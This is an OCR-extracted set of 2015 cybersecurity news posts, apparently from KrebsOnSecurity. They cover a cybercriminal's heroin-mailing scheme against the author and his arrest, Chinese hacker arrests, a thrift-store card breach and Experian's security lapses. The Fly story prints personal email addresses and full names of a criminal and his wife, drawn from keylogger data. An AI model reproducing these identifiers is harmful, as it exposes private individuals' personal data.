
The forum members took care to find the most reputable sellers of heroin on the Silk Road. After purchasing a gram of the stuff from the Silk Road's top smack seller — a drug dealer who used the nickname "Maestro" — Fly posted the USPS tracking link for the package into the discussion thread on his forum.



An ad for heroin on the Silk Road.

At that point, I called the local police and had a cop come out to take an official police report. The officer asked me to contact him again if the drugs actually arrived. Three days later, our local Postal Service carrier hand delivered a thin USPS Express Mail envelope that was postmarked from Chicago. Inside was another blank envelope containing a May 2013 copy of **Chicago Confidential**, a weekly glossy magazine from the *Chicago Tribune*.

On the back of the magazine, taped to a full-page ad for jewelry from **LesterLampert**, were a baker's dozen individually wrapped packets emblazoned with the same black and gold skull motif that was on Maestro's Silk Road ad. I immediately contacted the police, who came and dutifully retrieved the drugs, which turned out to be almost pure heroin.



12 packets of what appears to be heroin arrived at my home via the Silk Road on July 29, 2013.

I wrote about the experience of foiling Fly's plan in a story titled Mail From the (Velvet) Cybercrime Underground. This did not sit well with Fly, who was made to look bad in front of his forum members who'd contributed roughly two Bitcoins to the scheme.

Angry that I'd foiled his plan to have me arrested for drug possession, Fly had a local florist send a gaudy floral arrangement in the shape of a giant cross to my home, complete with a menacing message that addressed my wife and was signed, "Velvet Crabs."

The floral arrangement that Fly had delivered to my home in Virginia.

After this incident, I became intensely curious about the identity of this Fly individual, so I began looking through databases of hacked carding and cybercrime forums. My first real break came when Group-IB provided a key piece of the puzzle: Group-IB researchers found that on the now-defunct **vulnes[dot]com**, Fly maintained an account under the nickname Flycracker, and signed up with the email address **mazafaka@libero.it**(.it is the country code for Italy).

According to a trusted source in the security community, that email account was somehow compromised in 2013. The source said the account was full of emailed reports from a keylogging device that was tied to another email address — **777flyck777@gmail.com** (according to Google, mazafaka@libero.it is the recovery email address for 777flyck777@gmail.com).

Those keylog reports contained some valuable information, and *indicated that Fly had planted a keylogger on his then-fiancee Irina's computer*. On several occasions, those emails show Fly's wife typed in her Gmail address, which included her real first and last name — **Irina Gumenyuk**.

Sergey "Fly" Vovnenko, in an undated photo.

Later, Gumenyuk would change the surname on her various social networking profiles online to **Vovnenko**. She even mentioned her husband by name several times in emails to friends, identifying him as 28-year-old "Sergei Vovnenko". Payment information contained in those emails — including shipping and other account information — put the happy couple and their young son in Naples, Italy.

This information later was shared with federal authorities in Italy. In June of last year, I received a call from a U.S. law enforcement source who said plainly that "the Fly has been swatted." Vovnenko had been arrested and was awaiting extradition proceedings that would send him to face charges in the United States.


In July 2014, I received the first of several letters from Vovnenko, who was at the time sitting in Poggioreale Jail, a place of confinement in Naples that Fly described as "the worst prison in Italy." I didn't open the letter immediately; I notified my contacts in U.S. federal law enforcement who had an open case on Vovnenko, and they offered to retrieve the letter and test it for any dangerous substances (hey, the previous time he sent me mail it had heroin inside!).

The envelope was clean. It contained only a hand-written letter. The opening paragraph was a friendly greeting written in English; the rest was penned in Ukrainian script. A professional translation of the letter revealed it to be a deeply personal and — I believe — heartfelt apology from Vovnenko for sending the heroin, for posting my credit report, and for otherwise terrorizing my family. I believe he was perhaps 12-stepping it, because he also used the occasion to say that he forgave me for posting his personal information and photo of him in my blog shortly after his arrest in Italy.

In December 2014, I received another missive from Fly, still awaiting extradition in Poggioreale. It was a postcard with a nice picture of Naples on the front, and simple holiday greetings on the back: "Happy New Year! And Merry Christmas!" the message read. "With Best Regrads [sic], From Fly!"

The postcard Vovnenko sent to me from prison in Naples.

Cybercrooks have done some pretty crazy stuff to me in response to my reporting about them. But I don't normally get this kind of closure. I look forward to meeting with Fly in person one day soon now that he will be just a short train ride away. And he may be here for some time: If convicted on all charges, Fly faces up to 30 years in U.S. federal prison.



Seasons greetings from my pen pal, Flycracker.

The Justice Department's press release on Vovnenko's indictment is here (PDF). The actual indictment can be found at this link (PDF).

10/13/2015

- Arrest of Chinese Hackers Not a First for U.S.

The Washington Post reported last week that the Chinese government has quietly arrested a handful of hackers at the urging of the U.S. government, a move described as "an *unprecedented* step to defuse tensions with Washington at a time when the Obama administration has threatened economic sanctions." While this a welcome and encouraging development, it is not the first time Beijing has arrested Chinese hackers in response to pressure from the U.S. government.

Image: Democracynow.org.

The action reported by The Post and other media outlets came shortly before Chinese **President Xi Jinping**'s state visit to Washington late last month. The hackers arrested had reportedly been identified by U.S. officials as having stolen commercial secrets from U.S. firms to be sold or passed along to Chinese state-run companies.

Although The Post has described this action as unprecedented, U.S. government cybercrime investigators have had success convincing Chinese authorities to take such actions in at least one other case previously.

In a report (PDF) presented to Congress on Feb. 29, 2012, the **Office of Inspector General** for the **National Aeronautics and Space Administration** (NASA) noted that a lengthy investigation into the cyber theft of sensitive technical data from its systems culminated in the arrest of a Chinese national in China.

"As a result of an OIG investigation and lengthy international coordination efforts, a
Chinese national was detained in December 2010 by Chinese authorities for violations of
Chinese Administrative Law," **NASA Inspector General Paul K. Martin** told a House oversight committee. "This case resulted in the first confirmed detention of a Chinese national for hacking activity targeting U.S. Government agencies. Seven NASA systems, many containing export-restricted technical data, were compromised by the Chinese national."

Many readers probably would not consider NASA when they think about U.S. federal agencies fighting cybercrime, but in truth NASA investigators have been behind some of the more effective and cutting-edge cybercrime investigations of the past decade. As I noted in my book — *Spam Nation: The Inside Story of Organized Cybercrime – From Global Epidemic to Your Front Door* — NASA officials were deeply involved in the investigations into both McColo and 3FN, now-defunct Internet Service providers that ultimately were unplugged from the Internet by their Internet peers after it became apparent how much cybercrime activity was emanating from these providers.

In one instance, NASA investigators traveled to Moscow to meet with Russian authorities in the planned arrest of Gugle (pronounced "Google"), a Russian man named **Dmitry Nechvolod —** one of the world's top cybercriminals at the time and the co-founder of the Cutwail spam botnet code. Here's a snippet from Spam Nation in which one of the cybercrime kingpins profiled in the book — a Russian man named **Pavel Vrublevsky** who employed Gugle to send spam and develop malicious software — actually warned his best henchman in advance that NASA investigators were coming.

> "It was late 2010, and Vrublebsky had just called me and was excitedly relaying some intelligence that he'd gleaned from his network of law-enforcement contacts. He'd received word that cybercrime investigators with the U.S. National Aeronautics and Space Administration (NASA) were coming to Moscow to meet with Russian FSB agents. The NASA officials, who have guns and badges and just as much investigative authority as other U.S. law enforcement agencies, were coming to discuss cooperating with Russian authorities over an investigation into Nechvolod."
>
> "By that time, NASA investigators had connected the dots between Nechvolod and Gugle, and had been building a criminal case against him for allegedly infecting countless NASA computers with [his] malware."
>
> "The Americans came to Moscow trying to find the Cutwail owner, who goes by the nickname 'Gugle,'" Vrublevsky told me excitedly and proudly in a phone interview, speaking of a man who was among the top spammers for [him]. "They got his nickname and even his real name correct, but they were never able to catch him. Honestly, I think someone warned him. You know, Brian, the corruption level in Russian law enforcement related to cybercrime is really quite high."

The NASA OIG report referenced at the top of this story does not state whether the Chinese national arrested for allegedly hacking NASA systems ever stood trial to face the charges. NASA officials did not return calls seeking comment.

Whether this latest series of arrests is in fact a turning point in U.S.-Chinese cyber relations or just a ploy to delay sanctions promised by President Obama is anyone's guess. As The Post notes, U.S. officials will likely be unconvinced unless those arrested are put on trial.

"Now, administration officials are watching to see if China will follow through with prosecutions," wrote Ellen Nakashima and Adam Goldman. "A public

trial is important not only because that would be consistent with established principles of criminal justice, but because it could discourage other would-be hackers and show that the arrests were not an empty gesture. Administration officials say they are not sure whether the arrests mark a deeper shift in China's stance — or whether they were a short-term move to avoid getting hit by sanctions."

According to the White House, at a recent state visit Presidents Xi and Obama agreed to work together to manage their nations' differences on a number of topics, including cybersecurity. These highlights were taken verbatim from The White House's own talking points on the subject:

> "The United States and China agree that timely responses should be provided to requests for information and assistance concerning malicious cyber activities. Further, both sides agree to cooperate, in a manner consistent with their respective national laws and relevant international obligations, with requests to investigate cybercrimes, collect electronic evidence, and mitigate malicious cyber activity emanating from their territory. Both sides also agree to provide updates on the status and results of those investigation to the other side, as appropriate."
>
> "The United States and China agree that neither country's government will conduct or knowingly support cyber-enabled theft of intellectual property, including trade secrets or other confidential business information, with the intent of providing competitive advantages to companies or commercial sectors."
>
> "Both sides are committed to making common effort to further identify and promote appropriate norms of state behavior in cyberspace within the international community. The United States and China welcome the July 2015 report of the UN Group of Governmental Experts in the Field of Information and Telecommunications in the Context of International security, which addresses norms of behavior and other crucial issues for international security in cyberspace. The two sides also agree to create a senior experts group for further discussions on this topic."
>
> "The United States and China agree to establish a high-level joint dialogue mechanism on fighting cybercrime and related issues. China will designate an official at the ministerial level to be the lead and the Ministry of Public Security, Ministry of State Security, Ministry of Justice, and the State Internet and Information Office will participate in the dialogue. The U.S. Secretary of Homeland Security and the U.S. Attorney General will co-chair the dialogue, with participation from representatives from the Federal Bureau of Investigation, the U.S. Intelligence Community and other agencies, for the United States. This mechanism will be used to review the timeliness and quality of responses to requests for information and assistance with respect to malicious cyber activity of concern identified by either side. As part of this mechanism, both sides agree to establish a hotline for the escalation of issues that may arise in the course of responding to such requests. Finally, both sides agree that the first meeting of this dialogue will be held by the end of 2015, and will occur twice per year thereafter."

10/12/2015

- Credit Card Breach at America's Thrift Stores

Another charity store chain has been hacked: **America's Thrift Stores**, an organization that operates donations-based thrift stores throughout the southeast United States, said this week that it recently learned it was the victim of a malware-driven security breach that targeted software used by a third-party service provider.

"This breach allowed criminals from Eastern Europe unauthorized access to some payment card numbers," the company's CEO said in a statement. "This virus/malware, is one of several infecting retailers across North America."


The statement continues:

"The U.S. Secret Service tells us that only card numbers and expiration dates were stolen. They do not believe any customer names, phone numbers, addresses or email addresses were compromised. This breach may have affected sales transactions between September 1, 2015 and September 27, 2015. If you used your credit or debit card during this time to purchase an item at any America's Thrift Store location, the payment card number information on your card may have been compromised."

Nevertheless, several banking sources say they have seen a pattern of fraud on cards all used at America's Thrift Stores locations indicating that thieves have been able to use the data stolen from the compromised point-of-sale devices to counterfeit new cards.

Founded in 1984, America's Thrift Stores is a for-profit thrift store and operates in the southeastern United States. The company is headquartered in Birmingham, Alabama and operates stores in Alabama, Georgia, Tennessee, Mississippi and Louisiana. According to the company's site, the organization employs over 1,000 employees and pays over $4 million to its non- profit partners annually, as it turns donated items into revenue for their missions.

The breach involving America's Thrift Stores comes on the heels of a similar incident at Goodwill last year. That incident was tied back to security weaknesses at third-party payment vendor **C&K Systems**, although there is no indication yet which third-party service provider may be at fault in the America's Thrift Stores breach.



America's Thrift Store Locations.

10/12/2015

- At Experian, Security Attrition Amid Acquisitions

T-Mobile disclosed last week that some 15 million customers had their Social Security numbers and other personal data stolen thanks to a breach at **Experian**, the largest of the big American consumer credit bureaus. But this actually wasn't the first time that a hacking incident at Experian exposed sensitive T-Mobile customer data, and that previous breach may hold important clues about what went wrong more recently.

Experian's offices in Nottingham, UK. Source: Wikipedia.

On Dec. 30, 2013, T-Mobile said it notified a "relatively small" number of customers that unauthorized access to a file stored on servers owned by Experian had exposed Social Security numbers and driver's license numbers. The mobile provider identified the breached vendor as **Decisioning Solutions**, an identity-proofing and authentication company that was acquired by Experian in April 2013. We'll revisit this acquisition in a few moments.

Over the past week, KrebsOnSecurity has interviewed a half-dozen security experts who said they recently left Experian to find more rewarding and less frustrating work at other corporations. Nearly all described Experian as a company fixated on acquiring companies in the data broker and analytics technology space, even as it has stymied efforts to improve security and accountability at the Costa Mesa, Calif. based firm.

Jasun Tate worked for a year until April 2014 as a chief information security officer delegate and risk consultant at Experian's government services and e-marketing business units. Tate said he and several of his colleagues left last year after repeatedly running into problems getting buy-in or follow-up support for major projects to beef up security around Experian's growing stable of companies handling sensitive consumer and government data.

"What the board of directors at Experian wanted security-wise and the security capabilities on the ground were two completely different things," Tate said. "Senior leadership there said they were pursuing a very aggressive growth-by-acquisition campaign. The acquisition team would have a very strict protocol on how they assess whether a business may be viable to buy, but the subsequent integration of the business into our core security architecture was just a black box of magic in terms of how it was to be implemented. And I'm not saying successful magic at all."

Another recent former security employee at Experian who agreed to talk on condition of anonymity said it was clear that the company's board was not well-informed about the true state of security within the company's various business units.

"When I was there, the board was very big on security and wanting to invest in it and make sure we were doing what we needed to do in order to avoid situations just like this," the source said. "In my opinion, there's no way the board was told the whole story, because if they had been then things wouldn't be where they are are now. We wouldn't be talking about this. Some things had to have been hidden or spun in a way to look positive somehow."

BLACK BOX MAGIC

Not long after it acquired the above-mentioned Decisioning Solutions in April 2013, Experian folded the company into its **Decision Analytics** platform — a unit which provides credit and noncredit data, customer


analytics and fraud detection to lenders, cable and satellite companies, telecommunications firms, third-party debt collectors, utilities and to state and federal government entities.

Within hours of the latest T-Mobile breach news hitting the wires, KrebsOnSecurity was contacted by an anonymous source who sent this author a Web link that, when clicked, opened up a support ticket within that Decision Analytics platform in the United Kingdom — *with absolutely no authentication needed.* That support ticket I viewed appears to have been filed by someone in an office cube at Experian's data center in Costa Rica who was requesting hardware support for a component of the company's **Global Technology Services** division.

Countless internal support requests for access to Experian's Decision Analytics credit information platform were exposed to the Internet without authentication until earlier this week.

That particular support ticket was relatively uninteresting, but according to my source anyone could view countless other support tickets filed via the support portal for Experian's Decision Analytics platform.

The same source demonstrated how modifying just one or two numbers at the tail end of that link revealed requests for access to networked file shares from across a range of Experian's business units. The requests included specific names of network shares, usernames, userIDs, and LanIDs, as well as email addresses, phone numbers of Experian personnel requesting and approving the changes.



Countless internal support requests for access to Experian's Decision Analytics credit information platform were exposed to the Internet without authentication until earlier this week.

The support site also apparently allowed anyone to file support tickets, potentially making it easy for clever attackers who'd studied the exposed support tickets to fabricate a request for access to Experian resources or accounts on the system.

In addition, experts I spoke with who examined the portal said the support site allowed anyone to upload arbitrary file attachments of virtually any file type. Those experts said such file upload capabilities are notoriously easy for attackers to use to inject malicious files into databases and other computing environments, and that having such capability out in the open without at least first requiring users to supply valid username and password credentials is asking for trouble.

KrebsOnSecurity sought comment from Experian to find out if it knew that its Decision Analytics support portal allowed anyone to view the tickets within. The company said in a statement that it had disabled the portal in response to what appeared to be unauthorized access to it and had notified law enforcement.

"We take any unauthorized access to our systems very seriously, and when we detected the unauthorized activities, we shut down the website and notified law enforcement," the company said in a statement. "Our credit database and core infrastructure were not impacted – nor could they be accessed through this website. This site was a legacy version of a service to enable clients and internal users to create and log tickets for issues they may have and we had already deployed its replacement solution."

ANOTHER ACQUISITION DISASTER


The two separate breaches of T-Mobile customer data that were caused by

break-ins at Experian are dwarfed by the security disaster that ensued in the months following March 2012. That was the date Experian acquired **Court Ventures, Inc.**, a company that aggregated, repackaged and sold public record data from more than 1,400 state and county sources.

"This acquisition strengthens Experian's consumer data assets in North America and is a further step in Experian's strategy to extend its global lead in credit information and analytics," the company says on its Web site.

The only problem, experts say, was that Experian's acquisition team neglected to do "due diligence" on Court Ventures' existing customers to ensure that Experian was not inheriting legal or security problems that could haunt it down the road.

Unfortunately for Experian and countless Americans, hidden among Court Ventures' customers was a human Trojan horse: A 22-year-old Vietnamese man named **Hieu Minh Ngo** was running an online service called **Superget.info** that catered to identity thieves, and he'd secretly gained access to Court Ventures and other data brokers by posing as a private investigator based in the United States.



Ngo's Identity theft service, superget.info

Ngo's business had attracted more than 1,000 paying customers, mainly identity thieves seeking to open new lines of credit in victims' names, and/or to file phony tax refund requests in their names with the states and the Internal Revenue Service.

With the Experian acquisition of Court Ventures, Ngo's customers had access to records on more than 200 million Americans, according to documents filed by U.S. prosecutors who successfully obtained a guilty plea and 13-year prison sentence for Ngo earlier this year.

Experian told Congress the oversight had not provably led to any harm for consumers. "There's been no allegation that any harm has come, thankfully, in this scam," said **Tony Hadley**, Experian's senior vice president of government affairs and public policy, testifying in front of the Senate Commerce Committee in Dec. 2013. Meanwhile, investigators with the **U.S. Secret Service** and **U.S. Justice Department** have continued to arrest and prosecute many of Ngo's customers for a variety of identity theft crimes, including new account fraud and tax refund fraud.

Experian also is now battling a class action lawsuit over Ngo's identity theft service. In addition, several state attorneys general are reportedly investigating Experian over the Superget.info identity theft service that Ngo operated.

Now, in the days following revelations of a new breach at Experian involving the personal data on 15 million T-Mobile customers, lawmakers in the Senate are again demanding answers. The senators said the incident demonstrates the need for new legislation that addresses "both consumer notification and sets minimum security requirements for companies that collect and store such sensitive consumer data."

In letters to **T-Mobile CEO John Legere** and **Experian CEO Brian Cassin**, the senators stated that the breach is "is extremely troubling to us given the sensitive nature of the compromised personal data, and its particular value to identity thieves," especially with the exposure of social security numbers. The letter noted that according to the Department of Justice, 64 percent of the 17.6 million victims of identity theft in 2014 experienced a direct financial loss resulting from personal information fraud.

"This is particularly distressing based on your companies' reported breach, because victims of personal information fraud lost an average of $7,761 compared to victims of bank or credit card fraud who lost an average of $780," the lawmakers wrote. The remainder of their letter is here.

The credit bureau giant says consumers needn't worry: The company is offering free credit monitoring for affected consumers through its ProtectMyID service, an highly profitable business unit of Experian (readers considering credit monitoring should read this article first).

GOOD LEADERS MATTER

Multiple former Experian security employees said that for years Experian seemed to be making great progress on establishing security as a core priority across the mammoth company. All interviewed directly attributed that progress to the leadership of then-chief information officer (CIO) John Finch, who helped hire and build up a staff of nearly 30 talented professionals to monitor Experian's security "brain" — the "security operations center" or SOC for short. The SOC is designed to pull together real-time alerts about cyber attacks, as well as provide assessments about vulnerabilities across the organization's far-flung computers and networks.

After Finch was lured away to take the CIO job at the Bank of England, many of the major in-progress projects designed to bake security into all aspects of Experian's business ground to a halt, the former employees said on condition of anonymity. Core members of the Experian security team soon began seeking employment elsewhere. A year after Finch's departure, morale suffered and the staff of the company's SOC had dwindled from nearly 30 to about a dozen.

"I don't have any ill will toward the company but what happened there was just a culmination of wrong decisions made outside of the security team's control," said one of Experian's former security employees. "One of the challenges in security is being looked at as more than just an audit check box or the jerk that just wants to take the system down. But John saw security as an asset rather than a cost center, and a significant investment was made to grow security and mature the process. We got new tools, we got the architecture operating the way it should, and we began to get more collaboration from other teams which wasn't there before."

Finch could not be reached for comment. But the employee said after Finch's departure, everything changed.

"We had a period of time there where security was viewed in a positive light, and things weren't being swept under the rug for the sake of uptime." the employee said. "He left and it kind of went the opposite direction. Once the leadership changed, the focus changed to controlling costs and not taking systems down for maintenance, and investments started disappearing from a lot of areas. We were in the middle of putting into operation certain tools to do next-generation detection of [cyber] threats, but we weren't able to get many of them out into production. And that's how Experian wound up where they are now."

In a written statement provided to KrebsOnSecurity, Experian maintained that security remains a top priority for the company.

"Experian is committed to continuous investments in upgrading talent, processes, and technologies needed to protect our systems," the statement reads. "Specifically, we made incremental investments of tens of millions of dollars in the last three years alone to strengthen our security positions. We employ over 200 highly skilled and experienced info sec professionals, and we supplement our own resources with leading third parties, as needed. As part of our continuous investment, we have increased the size of our security team over the last three years and upgraded our core competencies in information security."

10/7/2015

- What's in a Boarding Pass Barcode? A Lot

The next time you're thinking of throwing away a used boarding pass with a barcode on it, consider tossing the boarding pass into a document shredder instead. Two-dimensional barcodes and QR codes can hold a great deal of information, and the codes printed on airline boarding passes may allow someone to discover more about you, your future travel plans, and your frequent flyer account.

Earlier this year, I heard from a longtime KrebsOnSecurity reader named Cory who said he began to get curious about the data stored inside a boarding pass barcode after a friend put a picture of his boarding pass up on Facebook. Cory took a screen shot of the boarding pass, enlarged

it, and quickly found a site online that could read the data.

An older Delta boarding pass with a bar code that does not include a frequent flyer number. Source: IATA.

